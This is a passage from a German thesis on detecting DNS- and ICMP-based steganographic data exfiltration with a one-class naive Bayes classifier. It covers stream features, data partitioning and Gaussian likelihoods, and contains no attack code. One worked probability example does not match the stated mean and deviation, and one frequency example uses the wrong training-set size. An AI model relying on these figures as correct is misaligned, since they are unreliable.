Die Abbildung beinhaltet zwei Diagramme, welche jeweils die beobachtete Häufigkeitsverteilung der Ziel-Adressen von DNS-Streams zu zwei unterschiedlichen Zeitpunkten visualisieren. Diagramm (**a**) zeigt eine Verteilung, die aus insgesamt 400 legitimen Streams extrahiert wurde. Mit einer relativen Häufigkeit von 0,59 bzw. 0,41 erfolgten die beobachteten Anfragen ausschließlich an die beiden Nameserver *dns1* und *dns2*. Exfiltriert nun ein Angreifer mittels direkter DNS-Kommunikation Daten an einen externen Server, kann die beobachtete Verteilung beispielsweise wie in (**b**) aussehen. Während das Verhältnis der Anfragen an *dns1* und *dns2* im Wesentlichen vergleichbar zum ersten Diagramm ist, wurde bei dieser Aufzeichnung aus drei Prozent aller beobachteten Streams eine externe IP als Ziel-Adresse extrahiert. Diese im Verhältnis sehr geringe relative Häufigkeit lässt an dieser Stelle auf ein maliziöses Verhalten wie eine Daten-Exfiltration schließen.

Die *dest_ip* kann demzufolge auch dann eine Detektion von verdeckten Datendiebstählen ermöglichen, wenn eine Exfiltration mittels fortwährend iterierender Domain-Namen keine korrekte Vorverarbeitung der Pakete zulässt.

Als ein weiteres numerisches Merkmal wurde die *duration*, welche die Zeitspanne der initialen Anfrage bis zum letzten zugehörigen Paket eines Streams darstellt, untersucht. Die anfängliche Hypothese bestand hierbei darin, dass bei netzwerk-steganographischen Daten-Exfiltrationen im Allgemeinen eine wesentlich längere Dauer der Netzwerk-Streams als bei einer legitimen Kommunikation messbar ist. Diese Annahme trifft jedoch, wie nachfolgend in Abbildung 24 veranschaulicht, im Wesentlichen nur auf die DNS-Kommunikation zu.



Abbildung 24: Gegenüberstellung der *duration* bei DNS- und ICMP-Streams

Die Abbildung ermöglicht den unmittelbaren Vergleich konkreter Merkmalsausprägungen der *duration*, die jeweils aus 200 aufgezeichneten DNS- und ICMP-Streams extrahiert wurden. Bei der DNS-Kommunikation in (**a**) ist eine annähernd eindeutige Separation zwischen den beobachteten Werten der normalen und maliziösen Streams, die im Wesentlichen entweder unterhalb bzw. oberhalb von 100 Sekunden liegen, möglich. Die in (**b**) dargestellten Ausprägungen überschneiden sich hingegen an mehreren Stellen und erlauben somit bei ICMP keine eindeutige Trennung der beiden Stream-Klassen. Stattdessen ist bei dem rechten Diagramm lediglich eine eindeutige Identifizierung von Exfiltrationen ab einer Größenordnung von 800 Sekunden realisierbar. Diese Beobachtung lässt sich allgemein anhand der beobachteten legitimen Kommunikation beider Protokolle begründen:

Die Mehrzahl der in blau abgebildeten DNS-Streams hat eine Dauer von lediglich bis zu einer Sekunde, da für einen Webseiten-Aufruf typischerweise nur innerhalb der kurzen Zeitspanne während des Ladevorgangs einige DNS-Anfragen generiert werden. Bei der manuellen Auflösung von Domain-Namen mittels *nslookup* (siehe Kapitel 2.3.1) erfolgt in der Regel sogar nur eine einzelne Anfrage, die eine geringe Stream-Dauer zur Folge hat. Die normale ICMP-Kommunikation in (**b**) hat hingegen mit durchschnittlich 80 Sekunden eine deutlich höhere Laufzeit. Diese kommt im Wesentlichen dadurch zustande, dass legitime *Ping*-Anfragen und -Antworten, die zur Überprüfung der Erreichbarkeit von Systemen im Internet eingesetzt werden, naturgemäß ebenfalls über einen größeren Zeitraum hinweg zu beobachten sein können. In Konsequenz wird eine eindeutige Klassifizierung von verdeckten Datendiebstählen mittels ICMP unter Verwendung dieses statistischen Merkmals grundlegend erschwert. Aus diesem Grund erfolgt die Extraktion der *duration* ausschließlich bei DNS-Kommunikation.

Zu Beginn der wissenschaftlichen Untersuchung bestand eine grundlegende Annahme darin, dass ein Angreifer im Wesentlichen daran interessiert ist, mit der maximal zur Verfügung stehenden Bandbreite in kurzer Zeit so viele Daten wie möglich zu extrahieren. Eine Reduzierung der Stream-Dauer kann bei DNS und ICMP, die generell nicht zum Transport großer Datenmengen geeignet sind, neben einer bereits diskutierten Anpassung der Paketgröße durch eine Verkürzung der zeitlichen Abstände zwischen einzelnen Anfragen realisiert werden. Die Möglichkeit zur Manipulation dieser Abstände ist in einigen frei verfügbaren Software-Lösungen zur Daten-Exfiltration wie dem *DET*-Framework oder *ICMPStegano* bereits implementiert (vgl. [Ama16], [Pat14]). Aus diesem Grund sollte mithilfe der *mean_pit_out* eine statistische Auswertung der Sendeintervalle eines generischen Netzwerk-Streams realisiert werden. Bei diesem Merkmal handelt es sich um die durchschnittlichen zeitlichen Abstände zwischen den jeweils aufeinander folgenden Paketen eines Streams, die von einem Client ausgehend ins Internet gesendet werden (vgl. [Rog16], S. 6). Während sich die *duration* ausschließlich zur Erkennung von DNS-Steganographie als hilfreich erwiesen hat, ermöglicht die *mean_pit_out* eine Detektion von maliziöser ICMP-Kommunikation. Dies wird vor allem durch den unmittelbaren Vergleich von konkreten Merkmalsausprägungen für legitime und maliziöse Streams beider Protokolle deutlich (vgl. Abbildung 25):



Abbildung 25: Vergleich der *mean_pit_out* bei DNS- und ICMP-Streams

Die Abbildung beinhaltet extrahierte Merkmalsausprägungen von jeweils 200 aufgezeichneten DNS- und ICMP-Streams. Bei der DNS-Kommunikation in (**a**) vermischen sich die als rote Rauten dargestellten Werte der Exfiltrationen mit den durchschnittlichen PIT-Werten der normalen Streams, die den blauen Kreisen entsprechen. Durch einige Faktoren wie den aufgerufenen Webseiten, der individuellen Lese- und Klickgeschwindigkeit einzelner Nutzer sowie den verwendeten Browser-Erweiterungen ergibt sich eine nicht vorhersagbare Verteilung der blauen Kreise. Der Aufruf von *spiegel.de* über einen Browser ohne Werbeblocker erzeugt beispielsweise bereits durchschnittlich 110 Anfragen der Form *<sub>.spiegel.de*, die typischerweise innerhalb weniger Millisekunden gestellt und im Zuge der Vorverarbeitung als ein Stream zusammengefasst werden (siehe Kapitel 4.1.2). Die Klick- und Lesegeschwindigkeit bestimmen wiederum, wie viele Sekunden oder Minuten zwischen den Aufrufen einzelner Hyperlinks auf der Webseite und somit zur erneuten Erzeugung der DNS-Anfragen vergehen. Aufgrund dieser nicht vorhersagbaren Zeitabstände, welche die starke Streuung der legitimen PIT-Werte ergeben, ist im Wesentlichen keine Differenzierung zwischen den gemessenen Ausprägungen einer legitimen und maliziösen Kommunikation möglich. In Konsequenz ist die *mean_pit_out* nicht zur Identifizierung von DNS-Steganographie geeignet.

Bei der in (**b**) dargestellten ICMP-Kommunikation ist die Mehrheit gemessenen legitimen Merkmalsausprägungen bei ungefähr einer Sekunde angeordnet.

Dieser im Vergleich zu DNS gleichmäßiger verteilte PIT-Wert der ausgehenden Kommunikation ist generell auf die Implementierung des ICMP-*Pings,* der typischerweise nach einer ersten *Ping*-Anfrage und vor der Erzeugung eines weiteren Pakets auf eine Antwort wartet, zurückzuführen. Falls sich ein Angreifer nicht an dieses Vorgehen hält und die zu exfiltrierenden Daten stattdessen, wie in Abbildung 25 dargestellt, mit einem geringeren Zeitabstand verschickt, handelt es sich hierbei um ein detektierbares abweichendes Verhalten. Folglich kann eine statistische Auswertung der *mean_pit_out* zur Erkennung von ICMP-Steganographie vielversprechend sein und wird aus diesem Grund nachfolgend weiter berücksichtigt.

Zusammenfassend war es im Zuge der wissenschaftlichen Untersuchung möglich, verschiedene statistische Merkmale, die in Kombination eine Erkennung von netzwerksteganographischer Daten-Exfiltration unter Verwendung von DNS und ICMP erlauben sollen, zu erarbeiten. Diese werden während der Merkmalsextraktion aus den zu Grunde liegenden Streams der Vorverarbeitung gesammelt und berechnet. Schließlich erfolgt eine Transformation der Menge aller relevanten kategorischen und numerischen Merkmale für jedes zu klassifizierende Netzwerkobjekt – also entweder ein DNS- oder ICMP-Stream – in ein Muster (siehe Kapitel 2.2.2). Das Muster wird hierbei in Form eines r-dimensionalen Vektors $\vec{x} = (x_1, \dots, x_r)^T$, dessen Elemente x_i den extrahierten oder gemessenen Merkmalsausprägungen eines vorverarbeiteten Netzwerk-Streams entsprechen, dargestellt. Unter Berücksichtigung der vorgestellten Untersuchungsergebnisse ist für die bestmögliche Beschreibung eines während der Vorverarbeitung erzeugten Streams in Abhängigkeit eines der beiden fokussierten Protokolle DNS und ICMP jeweils ein Muster der Form

$$\vec{x}_{dns} = \begin{Bmatrix} byte\_count \\ duration \\ dest\_ip \\ mean\_psize\_out \\ mean\_sublen \\ packet\_count \\ unique\_subcount \end{Bmatrix} \quad \text{oder} \quad \vec{x}_{icmp} = \begin{Bmatrix} byte\_count \\ mean\_psize\_out \\ mean\_pit\_out \\ packet\_count \\ unique\_datacount \end{Bmatrix} \tag{8}$$

zu erzeugen. Während $\vec{x}_{dns}$ insgesamt sieben der neun in Tabelle 1 aufgelisteten Merkmale umfasst, enthält $\vec{x}_{icmp}$ fünf der diskutieren Variablen. Die auf diese Weise gewonnen Muster der Netzwerk-Streams sollen einerseits die Modell-Erzeugung und schließlich die Klassifizierung von unbekanntem Netzwerkverkehr ermöglichen.

4.2 Lernphase

Innerhalb der Lernphase besteht das Ziel darin, auf Basis einer Menge TD von Trainingsdaten bestehend aus bekannten Mustern der legitimen Kommunikation in Form von $\vec{x}_{dns}$ oder $\vec{x}_{icmp}$ (siehe Kapitel 4.1.3) ein Modell M zu erzeugen (siehe Kapitel 2.3.1). Dieses soll es dem Bayes-Klassifikator im Zuge der Arbeitsphase ermöglichen, unbekannte Muster aus zukünftigen Netzwerk-Streams entweder als legitime Kommunikation oder als Daten-Exfiltration einzustufen.

Orientiert an dem erarbeiteten Prozess der Mustererkennung, der die Lernphase in die „Trainingsdaten-Partitionierung“ und das „Lernen“ untergliedert, wird daher innerhalb dieses Kapitels der Ablauf zur Erzeugung eines Modells, das dem naiven Bayes eine Klassifizierung von Netzwerkverkehr ermöglichen soll, erarbeitet (vgl. Abbildung 26).



Abbildung 26: Allgemeiner Ablauf der Lernphase (vgl. [Sch16], S. 44)

Bei der Anwendung von Methoden des überwachten maschinellen Lernens stellt sich üblicherweise die Frage, wie die Qualität eines spezifischen, auf Basis von *bekannten* Mustern erzeugten Modells abgeschätzt und zur Vorhersage der Zuverlässigkeit einer Klassifizierung von *unbekannten* Mustern verallgemeinert werden kann (vgl. [Deo15]). In der Fachwelt haben sich zur Bestimmung der Qualität unter anderem die *Erkennungsrate* sowie der *Recall* und die *Precision* etabliert (vgl. [Car07], [Res15], [Sch16]). Der *Recall* gibt den Anteil der Muster an, die korrekt als legitime Kommunikation eingestuft wurden. Die *Precision* ist hingegen ein Maß dafür, wie viele der zur Klasse ω_1 zugeordneten $\vec{x}$ tatsächlich einer legitimen Kommunikation entsprechen.

Die *Erkennungsrate*, also die Genauigkeit, entspricht wiederum dem Anteil aller korrekt klassifizierten Muster.

Die Berechnung dieser Qualitätsmaße erfolgt in der Regel allerdings nicht auf Basis aller Trainingsdaten TD, sondern für eine Teilmenge von bekannten Mustern, die während der Erzeugung des Modells zurückgehalten und somit nicht zum Lernen oder Optimieren herangezogen werden. Dieses Vorgehen soll im Wesentlichen einer Überanpassung des Modells, die insbesondere aus einer angestrebten Verbesserung der Qualität durch eine fortwährende Verwendung derselben Trainingsdaten resultieren kann, entgegenwirken und wird in der Fachwelt als *Holdout* bezeichnet (vgl. [Rei10], [Deo15], [Goo15]).

Im Zuge der Lernphase erfolgt daher zunächst eine Partitionierung von TD in eine Trainings-, Validierungs-, und Testmenge (1) (vgl. [Kel17]). Während des Lernens wird die Trainingsmenge TR zur Erzeugung mehrerer Modelle M_x herangezogen (2). Diese unterscheiden sich im Allgemeinen hinsichtlich der modifizierbaren Parameter des zu Grunde liegenden Klassifikators, welche die Qualität der Klassifizierung beeinflussen können. Der einklassige naive Bayes erlaubt beispielsweise an dieser Stelle eine Modifizierung des in Formel (9) verwendeten Schwellwerts t (siehe Kapitel 2.3.3). Dieser legt die Grenze der Zugehörigkeitswahrscheinlichkeit zur Klasse der legitimen Kommunikation fest und kann sich demzufolge bei einer Veränderung entweder positiv oder negativ auf die Zuverlässigkeit der Klassifizierung auswirken.

Unter Verwendung der Validierungsmenge VA werden die erzeugten Modelle ggf. durch eine erneute Anpassung der jeweiligen Schwellwerte optimiert und schließlich das Modell M_{best} mit der höchsten Qualität ausgewählt (3). Zuletzt soll auf Basis der Testmenge TE die Abschätzung von M_{best} hinsichtlich der Zuverlässigkeit einer korrekten Klassifizierung der unbekannten Muster von bisher nicht betrachteten Netzwerk-Streams erfolgen (4).

Der zur Übersicht erläuterte Ablauf der Lernphase wird in den nachfolgenden beiden Kapiteln im Detail erarbeitet, wobei der Schwerpunkt hierbei auf der Modell-Erzeugung innerhalb des Schritts „Lernen“ liegt.

4.2.1 Trainingsdaten-Partitionierung

Grundsätzlich sind zur Partitionierung der Trainingsdaten verschiedene Strategien anwendbar. Ist zur Erzeugung des Modells die Reihenfolge der einzelnen Objekte von Bedeutung, erfolgt in der Regel eine *sequentielle* Aufteilung in die einzelnen Teilmengen (vgl. [Sch16], S. 47). Hierbei können beispielhaft die ersten 60 Prozent der Daten als Trainingsmenge und jeweils die nächsten sowie letzten 20 Prozent als Validierungs- bzw. Testmenge definiert werden.

Falls die Reihenfolge nicht von Bedeutung ist, hat sich allerdings eine *zufällige* Aufteilung der Daten etabliert (vgl. [Deo15], [Ste10], S. 17-18). Hierdurch soll vor allem im Zuge einer mehrklassigen Klassifizierung gewährleistet werden, dass die in den Trainingsdaten enthaltenen Klassen der bekannten Muster näherungsweise gleichmäßig auf die drei Teilmengen verteilt sind. Obwohl diese Gleichverteilung für die angestrebte einklassige Klassifizierung hinfällig wird, erfolgt in der Arbeit dennoch eine randomisierte Aufteilung:

Wenn die zum Lernen herangezogenen Daten beispielsweise in einem Zeitfenster von 24 Stunden gesammelt wurden, soll auf diese Weise sichergestellt werden, dass die zu verschiedenen Uhrzeiten erfassten Muster ungefähr auf alle drei Mengen gleichverteilt sind. Bei einer sequentiellen Aufteilung könnten hingegen ausschließlich die in der Nacht gesammelten Netzwerk-Streams in der Trainingsmenge enthalten sein. Falls in dem Fall die erzeugten Muster zu stark von denen einer am Tag aufgezeichneten Kommunikation abweichen, kann hierbei potentiell ein qualitativ unbrauchbares, nicht zu verallgemeinerndes Modell entstehen.

Das während des Lernens zu erzeugende Modell soll sowohl DNS- als auch ICMP-Kommunikation klassifizieren können (siehe Kapitel 2.1.3). Die Trainingsdaten TD enthalten daher die Muster der vorverarbeiteten Streams beider Protokolle. Durch die vorab erläuterte randomisierte Partitionierung der Daten besteht hierbei grundsätzlich die Gefahr, dass beispielsweise TR durch Zufall ausschließlich aus bekannten Mustern der DNS-Streams gebildet wird und in Konsequenz keine Erfahrungswerte hinsichtlich legitimer ICMP-Kommunikation existieren. Zur Vermeidung dieser Konstellation erfolgt bereits vor der eigentlichen Partitionierung von TD in Abbildung 26 eine protokollspezifische Aufteilung der Trainingsdaten in TD_{dns} und TD_{icmp}.

Die veranschaulichten Schritte der Lernphase werden aus diesem Grund für jedes zu klassifizierende Protokoll separat durchlaufen. Wenn TD beispielsweise insgesamt 10.000 Muster umfasst, die aus 7.000 legitimen DNS- sowie 3.000 legitimen ICMP-Streams gewonnen wurden, dann erfolgt zunächst eine protokollspezifische Aufteilung der Daten in TD_{dns} und TD_{icmp}. Daran anknüpfend wird für die beiden separierten Trainingsdaten jeweils die eigentliche Partitionierung – wie unter anderem in [Sta17] und [Sch16] diskutiert – zu 60 Prozent als Trainings- sowie 20 Prozent als Validierungs- und Testmenge durchgeführt (vgl. Tabelle 3):

Teilmenge	**Anteil**	**Muster-Anzahl**
TD_{dns}: 7.000 Muster		
TR_{dns}	60 %	4.200
VA_{dns}	20 %	1.400
TE_{dns}	20 %	1.400
TD_{icmp}: 3.000 Muster		
TR_{icmp}	60 %	1.800
VA_{icmp}	20 %	600
TE_{icmp}	20 %	600

Tabelle 3: Beispielhafte Partitionierung einer Menge *TD* von Trainingsdaten

Mit dem Abschluss von Schritt (**1**) aus Abbildung 26 entstehen somit die beispielhaft in der Tabelle aufgeführten protokollspezifischen Trainings-, Validierungs- und Testmengen, die zum nachfolgend beschriebenen Lernen benötigt werden. Durch die initiale Einteilung der Muster in TD_{dns} und TD_{icmp} sind nach der Partitionierung beispielsweise exakt 60 Prozent aller bekannten Muster des jeweiligen Protokolls in den einzelnen Trainingsmengen enthalten.

4.2.2 Lernen

Während des Lernens dient die Trainingsmenge TR mit der Kardinalität $|TR| = k$ bestehend aus Mustern $(\vec{x}_1, \dots, \vec{x}_k)$ der Klasse ω_1 = „Legitime Kommunikation“ zur Erzeugung mehrerer Modelle M_x unter Verwendung des *einklassigen* naiven Bayes-Klassifikators. Ein aus den erzeugten M_x zu bestimmendes Modell M_{best} soll dem naiven Bayes in der Arbeitsphase ermöglichen, ein zu stark von ω_1 abweichendes Muster der Klasse ω_2 = „Daten-Exfiltration“ zuzuweisen (siehe Kapitel 2.3.3). Für eine zuverlässige Klassifizierung ist daher sicherzustellen, dass in *TR* ausschließlich bekannte Muster von legitimen Netzwerk-Streams enthalten sind. Damit der Klassifikator die Zugehörigkeitswahrscheinlichkeit eines *unbekannten* Musters zur Klasse ω_1 bestimmen kann, ist zunächst innerhalb des Modells auf Basis der Trainingsmenge zu definieren, wie die *bekannten* Muster der legitimen Kommunikation aussehen.

Wie in Kapitel 2.3.3 herausgearbeitet, klassifiziert der einklassige naive Bayes ein unbekanntes r-dimensionales Muster $\vec{x} = (x_1, \dots, x_r)^T$ mit den Merkmalsausprägungen x_i mithilfe der nachfolgend abgebildeten Funktion f:

$$f(\vec{x}) = \begin{cases} \omega_1, falls\ P(\vec{x}|\omega_1) = \prod_{i=1}^{r} \mathrm{P}(\mathrm{x_i}|\omega_1) \geq t, \\ \omega_2, sonst. \end{cases} \tag{9}$$

Neben einem Schwellwert t ist daher für jedes Merkmal eines Musters der Wert $P(x_i|\omega_1)$, also die beobachtete bedingte Wahrscheinlichkeit dafür, dass eine Merkmalsausprägung x_i unter der Voraussetzung von ω_1 vorliegt, in dem Modell zu speichern. Ist x_i eine kategorische Variable wie die *dest_ip* des Musters $\vec{x}_{dns}$ (siehe Kapitel 4.1.3), erfolgt hierzu typischerweise die Berechnung der während des Lernens beobachteten Zugehörigkeitswahrscheinlichkeit mithilfe der relativen Häufigkeit

$$P(x_i|\omega_1) = \frac{count(x_i)}{k}. \tag{10}$$

Hierbei ist $count(x_i)$ die beobachtete Häufigkeit des Merkmals x_i innerhalb einer Trainingsmenge TR mit k Mustern.

Kommt beispielsweise die Ziel-Adresse *8.8.8.8* in 140 von 7.000 auszuwertenden Mustern der Trainingsmenge TR_{dns} vor (siehe Kapitel 4.2.1), wird für diese Merkmalsausprägung eine relative Häufigkeit von 0,02 in dem Modell gespeichert.

Handelt es sich bei x_i um eine numerische Variable, hat sich neben der *Diskretisierung* der kontinuierlichen Werte, die ggf. zu einem Verlust von zur Klassifizierung essentiellen Informationen führen kann (vgl. [KND15], S. 289), die Berechnung der beobachteten bedingten Wahrscheinlichkeit mithilfe der Dichtefunktion für die *Gaußsche Normal-verteilung* etabliert (vgl. [JL95], S. 2, [AMG07]). Hierdurch lässt sich im Zuge der Klassifizierung für ein während des Lernens beobachtetes numerisches Merkmal x_i der Muster $\vec{x}$ innerhalb der Trainingsmenge TR die Zugehörigkeitswahrscheinlichkeit einer Merkmalsausprägung zur Klasse ω_1 abschätzen mit

$$P(x_i|\omega_1) = \frac{1}{\sqrt{2\pi\sigma_i^2}} exp\left(-\frac{(x_i-\mu_i)^2}{2\sigma_i^2}\right). \tag{11}$$

Das Ergebnis der Funktion ist ein numerischer Wert größer Null, welcher das Verhältnis des zu klassifizierenden x_i zu der während des Lernens beobachteten Normalverteilung der entsprechenden Merkmalsausprägungen in TR angibt. Je kleiner dieser Wert hierbei ist, desto weiter weicht er von der zu Grunde liegenden Verteilung und somit von der Klasse ω_1 – der legitimen Kommunikation – ab. Die dargestellte Funktion benötigt zur Abschätzung der Zugehörigkeitswahrscheinlichkeit im Wesentlichen drei Eingabeparameter:

Bei dem ersten Parameter handelt es sich um die zu klassifizierende Merkmalsausprägung x_i. Weiterhin werden der beobachtete Mittelwert μ und die Standardabweichung σ, die beide jeweils während des Lernens auf Basis der Ausprägungen des zu Grunde liegenden Merkmals in TR zu bestimmen sind, benötigt. Im Zuge der Lernphase ist es demzufolge zur Berechnung der Dichtefunktion erforderlich, für jedes numerische Merkmal sowohl den beobachteten Mittelwert als auch die Standardabweichung innerhalb des Modells zu speichern. Erfolgt zur Veranschaulichung eine tabellarische, zeilenweise Auflistung der einzelnen bekannten Muster innerhalb von TR, dann wird die Berechnung des Mittelwerts und der Standardabweichung für jede einzelne Spalte durchgeführt (vgl. Tabelle 4):

Muster-ID	**Byte_count**	**Unique_subcount**	**…**
1	308 Bytes	0 Subs	…
2	743 Bytes	2 Subs	…
3	513 Bytes	1 Subs	…
4	202 Bytes	3 Subs	…
…	…	…	…
$\boldsymbol{\mu}$	640,12 Bytes	1,34 Subs	**…**
$\boldsymbol{\sigma}$	1171,17 Bytes	1,55 Subs	**…**

Tabelle 4: Exemplarische Berechnung des Mittelwerts und der Standardabweichung

Werden für den *byte_count* auf Basis aller Merkmalsausprägungen in TR_{dns} der in Tabelle 4 aufgeführte Mittelwert μ von 640,12 Bytes sowie die Standardabweichung σ von 1171,17 Bytes pro DNS-Stream berechnet, dann entspricht das Ergebnis unter Anwendung der erläuterten Funktion für eine exemplarische Merkmalsausprägung x_i von 500 Bytes einer abgeschätzten Zugehörigkeitswahrscheinlichkeit von $P(500|\omega_1) = 0{,}338 \times 10^{-3}$. Entspricht der *byte_count* beispielsweise 20.000 Bytes – die auf eine Daten-Exfiltration hinweisen können (siehe Kapitel 4.1.3) – liefert die Funktion mit $P(20.000|\omega_1) = 0{,}158 \times 10^{-64}$ ein deutlich kleineres Ergebnis.

Falls der *byte_count* an dieser Stelle einem Wert von mindestens 50.000 Bytes entspricht, liefert die Funktion zur Bestimmung von $P(50.000|\omega_1)$ auf einem Computer eine Zugehörigkeitswahrscheinlichkeit von 0,0. Aus mathematischer Perspektive ist dieses Ergebnis nicht möglich, da die Dichtefunktion aufgrund der enthaltenen Exponential-funktion einen unteren Grenzwert von Null hat und sich somit zwar beliebig nah annähern, aber den Wert nicht annehmen kann (vgl. [Loh03]). Das Ergebnis unterschreitet jedoch die typischerweise kleinste mit einem Computer darstellbare Gleitkommazahl von ungefähr $1{,}7 \times 10^{-308}$. Hierdurch wird der Wert abgeschnitten und lediglich eine 0,0 als Ergebnis geliefert (vgl. [Mic17]). Wenn das Ergebnis der Berechnung von $P(x_i|\omega_1)$ diese kleinste darstellbare Gleitkommazahl unterschreitet, dann kann die 0,0 grundsätzlich durch einen unmittelbar oberhalb der kleinstmöglichen Zahl liegenden Wert, zum Beispiel $0{,}1 \times 10^{-305}$, ersetzt werden. Dieses Vorgehen wurde unter anderem auch in [DCG+09] diskutiert und angewendet.

Erfolgt jedoch zur Klassifizierung eines Musters $\vec{x}$ unter Verwendung der Funktion in Formel (9) die Multiplikation aller berechneten Wahrscheinlichkeitswerte $P(x_i|\omega_1)$, besteht hierbei grundsätzlich die Gefahr eines erneuten Überlaufs. Diese Beobachtung ist für eine zuverlässige Klassifizierung problematisch:

Im Wesentlichen besteht zwar erneut die Möglichkeit, den aus dem Überlauf resultierenden Wert 0,0 durch eine Zahl wie $0{,}1 \times 10^{-305}$ zu ersetzen. Hierdurch ist allerdings nicht mehr nachvollziehbar, ob das ursprüngliche Produkt dieser Multiplikation beispielsweise aus einem Wahrscheinlichkeitswert mit einem Faktor von 10^{-310} oder vielleicht 10^{-1310} resultiert. In der Konsequenz würde die Abschätzung der Ähnlichkeit zur Klasse ω_1 der legitimen Kommunikation unter Umständen ungenau werden.

Die in dieser Arbeit angestrebte Lösung besteht darin, jede berechnete Gleitkommazahl $P(x_i|\omega_1)$ zunächst in die Exponentialschreibweise $m \times 10^e$ zu überführen sowie daran anknüpfend eine separate Betrachtung der Mantisse m und des Exponenten e durchzuführen. Für eine Merkmalsausprägung x_i des Musters $\vec{x}$ seien daher nachfolgend m_i die normalisierte Mantisse[9] und e_i der zugehörige Exponent. Zunächst werden alle Mantissen m_i der entsprechenden Merkmalsausprägungen x_i von $\vec{x}$ miteinander multipliziert:

$$z = \prod_{i=1}^{r} m_i \,. \tag{12}$$

Das Ergebnis ist eine Zahl z, die wiederum in die normalisierte Exponentialschreibweise zu transformieren ist. Hierbei seien die Mantisse als m_z und der Exponent als e_z bezeichnet. Nun erfolgt mit

$$\varepsilon_x = e_z + \sum_{i=1}^{r} e_i \tag{13}$$

eine Addition aller Exponenten e_i inklusive e_z zu einer Zahl ε_x.

[9] Eine normalisierte Mantisse hat vor dem Komma eine Null und als ersten Wert nach dem Komma eine Zahl ungleich Null (vgl. [Hof08], S. 3-4).

